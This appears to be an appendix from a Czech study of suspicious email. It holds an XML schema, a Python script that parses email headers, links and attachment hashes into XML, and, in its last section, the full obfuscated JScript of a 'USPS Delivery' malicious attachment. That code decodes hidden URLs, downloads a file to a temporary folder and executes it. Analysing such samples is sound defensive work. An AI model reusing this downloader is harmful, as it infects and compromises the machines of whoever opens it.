      <xs:element ref="r3-location"/>
    </xs:sequence>
  </xs:complexType>
</xs:element>
<xs:element name="r3-country" type="xs:NCName"/>
<xs:element name="r3-region" type="xs:NCName"/>
<xs:element name="r3-time-zone" type="xs:string"/>
<xs:element name="r3-location">
  <xs:complexType>
    <xs:attribute name="latitude" use="required" type="xs:decimal"/>
    <xs:attribute name="logitude" use="required" type="xs:decimal"/>
  </xs:complexType>
</xs:element>
<xs:element name="message-id" type="xs:string"/>
<xs:element name="subject" type="xs:string"/>
<xs:element name="date">
  <xs:complexType>
    <xs:sequence>
      <xs:element ref="year"/>
      <xs:element ref="month"/>
```

```
      <xs:element ref="day"/>
      <xs:element ref="hour"/>
      <xs:element ref="minute"/>
      <xs:element ref="second"/>
      <xs:element ref="weekday"/>
      <xs:element ref="timezone"/>
    </xs:sequence>
  </xs:complexType>
</xs:element>
<xs:element name="year" type="xs:integer"/>
<xs:element name="month" type="xs:NCName"/>
<xs:element name="day" type="xs:integer"/>
<xs:element name="hour" type="xs:integer"/>
<xs:element name="minute" type="xs:integer"/>
<xs:element name="second" type="xs:integer"/>
<xs:element name="weekday" type="xs:NCName"/>
<xs:element name="timezone">
  <xs:complexType>
    <xs:simpleContent>
      <xs:extension base="xs:integer">
        <xs:attribute name="cest" use="required" type="xs:NCName"/>
      </xs:extension>
    </xs:simpleContent>
  </xs:complexType>
</xs:element>
<xs:element name="to">
```

```
    <xs:complexType>
      <xs:sequence>
        <xs:element ref="to-user"/>
        <xs:element ref="to-domain"/>
        <xs:element ref="to-tld"/>
      </xs:sequence>
    </xs:complexType>
  </xs:element>
  <xs:element name="to-user" type="xs:NCName"/>
  <xs:element name="to-domain" type="xs:NCName"/>
  <xs:element name="to-tld" type="xs:NCName"/>
  <xs:element name="file">
    <xs:complexType>
      <xs:sequence>
        <xs:element ref="name"/>
        <xs:element ref="hash"/>
      </xs:sequence>
    </xs:complexType>
  </xs:element>
  <xs:element name="name" type="xs:string"/>
  <xs:element name="hash" type="xs:string"/>
</xs:schema>
```

10.2 Datová pumpa – python

```
import email
from email.utils import *
from email.header import *
```

```
import re
import xml.etree.cElementTree as ET
from email.parser import HeaderParser
from datetime import date
from urlparse import urlparse
from geoip import geolite2
import hashlib
import os

input_email = 'email2.txt'

def parse_email_file (input_email):
    f = open(input_email, 'r')
    msg = email.message_from_file(f)

    root = ET.Element('email')
    RP = ET.SubElement(root, 'Return-Path')
    RP_user = ET.SubElement(RP, 'rp-user')
    RP_domain = ET.SubElement(RP, 'rp-domain')
    RP_TLD = ET.SubElement(RP, 'rp-tld')

    RP_user.text = msg['Return-Path'].split('@')[0][1:]
    tempStr = msg['Return-Path'].split('@')[1]
    RP_domain.text = tempStr.split('.')[0]
    RP_TLD.text = tempStr.split('.')[1][:-1]
```

```
Rec = msg.get_all('Received')


i= 0
for header in Rec :
    #print header
    i+=1
    RC = ET.SubElement(root, 'Received'+str(i))

    # Server
    m = re.findall(r'with (\w+)', header)
    if m :
        Rserver = ET.SubElement(RC, 'r'+str(i)+'-server')
        Rserver.text = m[0]

    # Date
    tempStr = header.split(';')[1]
    tempStr = tempStr.replace('\n','')

    Rw = ET.SubElement(RC, 'r'+str(i)+'-date')

    Rwd = ET.SubElement(Rw, 'r'+str(i)+'-date-year')
    Rwd.text = tempStr.split()[3]

    Rwd = ET.SubElement(Rw, 'r'+str(i)+'-date-month')
    Rwd.text = tempStr.split()[2]
```

```
Rwd = ET.SubElement(Rw, 'r'+str(i)+'-date-day')
Rwd.text = tempStr.split()[1]

Rwd = ET.SubElement(Rw, 'r'+str(i)+'-date-hour')
Rwd.text = tempStr.split()[4][:-6]

Rwd = ET.SubElement(Rw, 'r'+str(i)+'-date-minute')
Rwd.text = tempStr.split()[4][3:-3]

Rwd = ET.SubElement(Rw, 'r'+str(i)+'-date-second')
Rwd.text = tempStr.split()[4][6:]

Rwd = ET.SubElement(Rw, 'r'+str(i)+'-date-weekday')
Rwd.text = tempStr.split()[0][:-1]

Rwd = ET.SubElement(Rw, 'r'+str(i)+'-date-timezone')
Rwd.text = tempStr.split()[5]

if (len(tempStr.split()) > 6) :

   if(tempStr.split()[6] == '(CEST)') :
      Rwd.set('cest', 'yes')
else:
   Rwd.set('cest', 'no')
```

```
    # IP

    tempStr = re.findall( r'[0-9]+(?:\.[0-9]+){3}', header )
    Rwd = ET.SubElement(Rw, 'r'+str(i)+'-ip')
    Rwd.text = tempStr[0]


    IP_info = geolite2.lookup(tempStr[0])

    if IP_info != None:


        Rwd = ET.SubElement(Rw, 'r'+str(i)+'-goip')
        Rwdi = ET.SubElement(Rwd, 'r'+str(i)+'-country')
        Rwdi.text = IP_info.country
        Rwdi = ET.SubElement(Rwd, 'r'+str(i)+'-region')
        Rwdi.text = str(IP_info.subdivisions)[12:-3]
        Rwdi = ET.SubElement(Rwd, 'r'+str(i)+'-time-zone')
        Rwdi.text = str(IP_info.timezone)
        Rwdi = ET.SubElement(Rwd, 'r'+str(i)+'-location')
        Rwdi.set('latitude', str(IP_info.location[0]))
        Rwdi.set('logitude', str(IP_info.location[1]))



RP = ET.SubElement(root, 'message-id')
```

```
RP.text = msg['Message-ID'][1:-1]


RP = ET.SubElement(root, 'subject')
RP.text = msg['Subject']


RP = ET.SubElement(root, 'date')
tempStr = msg['Date']

Rwd = ET.SubElement(RP, 'year')
Rwd.text = tempStr.split()[3]

Rwd = ET.SubElement(RP, 'month')
Rwd.text = tempStr.split()[2]

Rwd = ET.SubElement(RP, 'day')
Rwd.text = tempStr.split()[1]

Rwd = ET.SubElement(RP, 'hour')
Rwd.text = tempStr.split()[4][:-6]

Rwd = ET.SubElement(RP, 'minute')
Rwd.text = tempStr.split()[4][3:-3]

Rwd = ET.SubElement(RP, 'second')
```

```
Rwd.text = tempStr.split()[4][6:]

Rwd = ET.SubElement(RP, 'weekday')
Rwd.text = tempStr.split()[0][:-1]

Rwd = ET.SubElement(RP, 'timezone')
Rwd.text = tempStr.split()[5]



if (len(tempStr.split()) > 6) :

   if(tempStr.split()[6] == '(CEST)') :
      Rwd.set('cest', 'yes')
else:
   Rwd.set('cest', 'no')



RP = ET.SubElement(root, 'to')
RP_user = ET.SubElement(RP, 'to-user')
RP_domain = ET.SubElement(RP, 'to-domain')
RP_TLD = ET.SubElement(RP, 'to-tld')

RP_user.text = msg['To'].split('@')[0][1:]
tempStr = msg['To'].split('@')[1]
RP_domain.text = tempStr.split('.')[0]
RP_TLD.text = tempStr.split('.')[1]
```

```
# Payload

def analyse_payload (data):
    urls = re.findall("(?P<url>https?://[^\s]+)", data)

    for j in range(0, len(urls)) :
        RP = ET.SubElement(root, 'link')
        RP_link = ET.SubElement(RP, 'a')
        RP_link.text = urls[j]
        RP_link = ET.SubElement(RP, 'a-domain')
        parsed_uri = urlparse( urls[j])
        RP_link.text = '{uri.scheme}://{uri.netloc}/'.format(uri=parsed_uri)




if msg.is_multipart():
    for payload in msg.get_payload():
        analyse_payload (payload.get_payload())
```

```
    else:
        analyse_payload (msg.get_payload())

    # Attachement

    for part in msg.walk():
        if ((part.get_content_type() != 'multipart/mixed') and (part.get_content_type() !=
'text/plain')) :

            RP = ET.SubElement(root, 'file')
            RP_info = ET.SubElement(RP, 'name')
            RP_info.text = part.get_filename()
            hash_object = hashlib.md5(part.get_payload())
            RP_info = ET.SubElement(RP, 'hash')
            RP_info.text = hash_object.hexdigest()



    print msg['to']




    doc = ET.ElementTree(root)
    doc.write(input_email[:-3]+'xml')

for file in os.listdir("./"):
```

```
    if file.endswith(".txt"):
        parse_email_file (file)
```

10.3 Zpráva USPS Delivery – kód

```
function decode(asunderLFg, turgidypX, aphorismHjq, whittlevXs, fortitudeeh7, betrothedA3q, revelryyxQ, harryIQ2, elysianPiT, malleabledzX, fanfarefmo, hurtleGxM, earnestTkd, wafflevkI, querulousTlL, wantonL6B, kindleAFy, ornateBZd, sullyw1H, madrigalcpg, turbidtF4, diffidentMLe) {
    var asunderm5D = "replace";
    asunderLFg = asunderLFg[asunderm5D](/[^A-Za-z0-9\+\/\=]/g, "");
    var exasperateGdG = [ 62, -1, -1, -1, 63, 52, 53, 54, 55, 56, 57, 58, 59, 60, 61, -1, -1, -1, 64, -1, -1, -1, 0, 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21, 22, 23, 24, 25, -1, -1, -1, -1, -1, -1, 26, 27, 28, 29, 30, 31, 32, 33, 34, 35, 36, 37, 38, 39, 40, 41, 42, 43, 44, 45, 46, 47, 48, 49, 50, 51 ];
    var vestigeZmg = turbidtF4;
    if (!vestigeZmg) {
        vestigeZmg = new Uint8Array(Math.pow(asunderLFg.length / 4, 2) * 3);
    }
    diffidentMLe = diffidentMLe || 0;
    var siegek2K, cogentTWB, routBrd, premiseAzD;
    var enamorowY = 0, manumitgpT = diffidentMLe;
    while (enamorowY < asunderLFg.length) {
        var harrowingo8P = "charCodeAt";
        siegek2K = exasperateGdG[asunderLFg[harrowingo8P](enamorowY++) - 43];
        cogentTWB = exasperateGdG[asunderLFg[harrowingo8P](enamorowY++) - 43];
        routBrd = exasperateGdG[asunderLFg[harrowingo8P](enamorowY++) - 43];
```

```
        premiseAzD = exasperateGdG[asunderLFg[harrowingo8P](enamorowY++) - 43];
        vestigeZmg[manumitgpT++] = siegek2K << 2 | cogentTWB >> 4;
        if (routBrd !== 64) {
            vestigeZmg[manumitgpT++] = (cogentTWB & 15) << 4 | routBrd >> 2;
            if (premiseAzD !== 64) {
                vestigeZmg[manumitgpT++] = (routBrd & 3) << 6 | premiseAzD;
            }
        }
    }
    return turbidtF4 ? manumitgpT - diffidentMLe : vestigeZmg.subarray(0, manumitgpT);
}

var advocateGPt = function(unassumingpfk) {
    var oratorionrx = [];
    var turgidypX = "permeateshS";
    var aphorismHjq = "venerablev3T";
    var whittlevXs = "pithyuMO";
    var fortitudeeh7 = "delvenvt";
    var betrothedA3q = "venerableMcI";
    var revelryyxQ = "encumberFT6";
    var harryIQ2 = "ariaVCj";
    var elysianPiT = "austereacF";
    var malleabledzX = "adjurecOz";
    var fanfarefmo = "exegesisXdi";
    var hurtleGxM = "phlegmaticruO";
```

```
    var earnestTkd = "debaseQvU";
    var wafflevkI = "contractxhx";
    var querulousTlL = "unconscionableThT";
    var wantonL6B = "machinationQvQ";
    var kindleAFy = "insisto1R";
    var ornateBZd = "acquiescexow";
    var sullyw1H = "repasttUd";
    var madrigalcpg = "effervescencehzW";
    var pomps5A = decode(unassumingpfk, turgidypX, aphorismHjq, whittlevXs, fortitudeeh7, betrothedA3q, revelryyxQ, harryIQ2, elysianPiT, malleabledzX, fanfarefmo, hurtleGxM, earnestTkd, wafflevkI, querulousTlL, wantonL6B, kindleAFy, ornateBZd, sullyw1H, madrigalcpg, oratorionrx);
    var symmetryfbT = "ASdasdcharCodeAtadsfaf".slice(6, 16);
    var threadbareONv = "";
    for (var enamorowY = 0; enamorowY < pomps5A; enamorowY++) {
        var vestmentJxA = String.fromCharCode;
        threadbareONv += vestmentJxA(oratorionrx[enamorowY] ^ "Sb6QWygpEElMqQfK"[symmetryfbT](enamorowY % "Sb6QWygpEElMqQfK".length));
    }
    return threadbareONv;
};

var veraciousIpm = function() {
    var dyspepticime = function() {
        var objectiveEoS = advocateGPt('"GSxXYAchIgoKHQ==');
        var conservatoryp7B = advocateGPt('"N1BBYyQyNDwHBw==');
```

```
        var pilferU58 = advocateGPt('"NhQEOyMAEwUvIw==');
    };
    dyspepticime.prototype.QUfyNgjoMP = function(nexusfWo) {
        var stumpEIR = advocateGPt('"EBBTMCMcKBIvIA85');
        return wsh[stumpEIR](nexusfWo);
    };
    dyspepticime.prototype.gALTw3Xg6Y = function(nexusfWo) {
        var stumpEIR = advocateGPt('"EBBTMCMcKBIvIA85');
        return WScript[stumpEIR](nexusfWo);
    };
    return dyspepticime;
}();

(function() {
    var confluencemVZ = Math.pow(2, 10) * 249;
    var doggerelM2f = [
advocateGPt('"OxZCIW1WSActIB4oECMDMjwXWygxCw4VKyEKK18yCSZ8U
AB/MgEC'),
advocateGPt('"OxZCIW1WSB0kIwUsHzQDLyAbWSQmCEkTKihDf0d/AzM2') ];
    var maraudqdu = 4194304;
    var implacablelAI = new veraciousIpm();
    var vatxMF = implacablelAI[advocateGPt('"NCN6BSBKPxdzHA==')];
    var whorlWKk = vatxMF(advocateGPt('"BDFVIz4JE14WLQkhHQ=='));
    var doggerelDhy = vatxMF(advocateGPt('"HjFuHBtLSSgICSQZJQE='));
    var manneredKwb = vatxMF(advocateGPt('"EiZ5FRVXNAQ3IA0g'));
    var institutesP1 =
whorlWKk.ExpandEnvironmentStrings(advocateGPt('"djZzHAdcOw=='));
```

```
    var chastisesED = institutesP1 + maraudqdu + advocateGPt('"fQdONA==');
    var spectralbnQ = false;
    var passeyZz = 200;
    for (var gadflyYMJ = 0; gadflyYMJ < doggerelM2f.length; gadflyYMJ++) {
        try {
            var teemUQH = doggerelM2f[gadflyYMJ];
            doggerelDhy.open(advocateGPt('"FCdi'), teemUQH, false);
            doggerelDhy.send();
            if (doggerelDhy.status == passeyZz) {
                try {
                    manneredKwb[advocateGPt('"PBJTPw==')]();
                    manneredKwb.type = 1;

manneredKwb[advocateGPt('"JBBfJTI=')](doggerelDhy[advocateGPt('"IQdFITgXF
BUHKgg0')]);
                    if (manneredKwb.size > confluencemVZ) {
                        gadflyYMJ = doggerelM2f.length;
                        manneredKwb.position = 0;
                        manneredKwb.saveToFile(chastisesED, 2);
                        spectralbnQ = true;
                    }
                } finally {
                    manneredKwb.close();
                }
            }
        } catch (ignored) {}
    }
```

```
    if (spectralbnQ) {
        whorlWKk[advocateGPt("'FhpTMg==")](institutesP1 + Math.pow(2, 22));
    }
})();
```